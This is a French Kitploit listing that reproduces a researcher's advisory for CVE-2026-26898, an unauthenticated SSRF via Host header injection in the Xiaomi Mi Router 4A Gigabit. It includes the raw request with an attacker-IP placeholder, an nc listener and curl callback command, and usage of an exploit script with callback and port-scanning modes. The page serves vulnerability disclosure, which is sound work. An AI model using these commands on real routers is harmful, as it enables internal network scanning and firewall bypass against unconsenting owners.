
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-26898-Xiaomi-SSRF-HostHeaderInjection — SSRF non authentifié dans Xiaomi Mi Router 4A Gigabit Edition (firmware 3.0.24) via l'injection d'en-tête Host — CVE-2026-26898 | Kitploit
Outils/GitHubGitHub/iwallplace/cve-2026-26898-xiaomi-ssrf-hostheaderinjection
Analyse des VulnérabilitésExploitationExploitation d'Applications WebSécurité RéseauTests d'IntrusionRed Teaming
GitHubiwallplace/cve-2026-26898-xiaomi-ssrf-hostheaderinjection

CVE-2026-26898-Xiaomi-SSRF-HostHeaderInjection

SSRF non authentifié dans Xiaomi Mi Router 4A Gigabit Edition (firmware 3.0.24) via l'injection d'en-tête Host — CVE-2026-26898

Voir le dépôt
1135il y a 5 moisPas encore vérifié
Partager

CVE-2026-26898 : Xiaomi Mi Router 4A Gigabit - SSRF par injection d'en-tête Host

Vulnerability CVSS Status Vendor

Résumé

Une vulnérabilité de Server-Side Request Forgery (SSRF) existe dans le Xiaomi Mi Router 4A Gigabit Edition. L'interface web du routeur ne valide pas l'en-tête HTTP Host, permettant à un attaquant non authentifié de forcer le routeur à effectuer des connexions TCP sortantes arbitraires.

ChampValeur
AppareilXiaomi Mi Router 4A Gigabit Edition
Micrologiciel3.0.24 (International)
CVECVE-2026-26898 (contesté — voir Statut de divulgation ci-dessous)
CWECWE-918 (Server-Side Request Forgery)
CVSS 3.18.6 (Élevé) — évalué par le chercheur ; le fournisseur conteste la gravité

Réponse du fournisseur et statut de divulgation

Statut : Contesté par le fournisseur — ce rapport n'a pas été accepté par Xiaomi.

  • Signalé à Xiaomi via HackerOne (rapport #3513458) le 2026-01-16.
  • Le 2026-01-23, Xiaomi a fermé le rapport comme Informative, déclarant qu'il s'agit d'un problème déjà connu, que le routeur « repose toujours sur la fonction proxy », et qu'ils le classent comme à faible risque et ne le corrigeront pas.
  • Position du chercheur : la note de sévérité est contestée. L'appareil est toujours activement vendu sur les canaux officiels de Xiaomi (mi.com/tr) en date de janvier 2026, le point d'accès est accessible sans authentification, et le SSRF permet le scan du réseau interne et l'accès à des services qui font confiance aux connexions locales. Le comportement reste non corrigé.

CVE-2026-26898 est utilisé ici uniquement pour le suivi ; étant donné le litige avec le fournisseur, il doit être considéré comme contesté / non confirmé, et non comme confirmé par le fournisseur.

Point d'accès affecté

GET /cgi-bin/luci/api/xqsystem/login HTTP/1.1
Host: <ATTACKER_IP>:<PORT>
Preuve de concept

Capture d'écran

Exploit Demo


Test rapide

python3 xiaomi_ssrf_exploit.py --target 192.168.31.1 --check

Sortie

[*] Checking vulnerability on 192.168.31.1...
[*] Local IP: 192.168.31.235
[*] Test Port: 44444
[+] VULNERABLE! Router connected back to 192.168.31.235:44444

Test manuel

# Terminal 1: Start listener
nc -l 4444

# Terminal 2: Send malicious request
curl -H "Host: YOUR_IP:4444" "http://192.168.31.1/cgi-bin/luci/api/xqsystem/login"

Impact

  • Scan du réseau interne : Utiliser le routeur comme proxy pour scanner les réseaux internes
  • Contournement du pare-feu : Accéder à des services restreints à l'IP du routeur
  • Chaîne d'attaque : Peut être combiné avec d'autres vulnérabilités pour une RCE

Fichiers

FichierDescription
xiaomi_ssrf_exploit.pyExploit complet avec plusieurs modes

Utilisation de l'exploit

# Check if vulnerable
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --check

# Callback mode
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --callback YOUR_IP --port 4444

# Port scanner
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --scan TARGET_IP --ports 22,23,80,443

Chronologie

DateÉvénement
2026-01-15Vulnérabilité découverte ; PoC développé
2026-01-16Signalé à Xiaomi via HackerOne (#3513458)
2026-01-23Xiaomi a fermé le rapport comme Informative (faible risque, ne corrigera pas)
2026-06-03Avis public publié (ce dépôt) — contesté par le fournisseur, non corrigé

Références

  • Rapport HackerOne #3513458 (soumis à Xiaomi ; fermé comme Informative)
  • CWE-918 : Server-Side Request Forgery (SSRF)

Avertissement

Cet exploit est fourni uniquement à des fins éducatives et de tests de sécurité autorisés. L'accès non autorisé à des systèmes informatiques est illégal.

Auteur

Ahmet Mersin
🌐 ahmetmersin.com
🐙 @iwallplace

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    310
  • 5

    opencti

    opencti-platform/opencti

    Plateforme ouverte de renseignement sur les cybermenaces

    306
  • 6

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    301

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





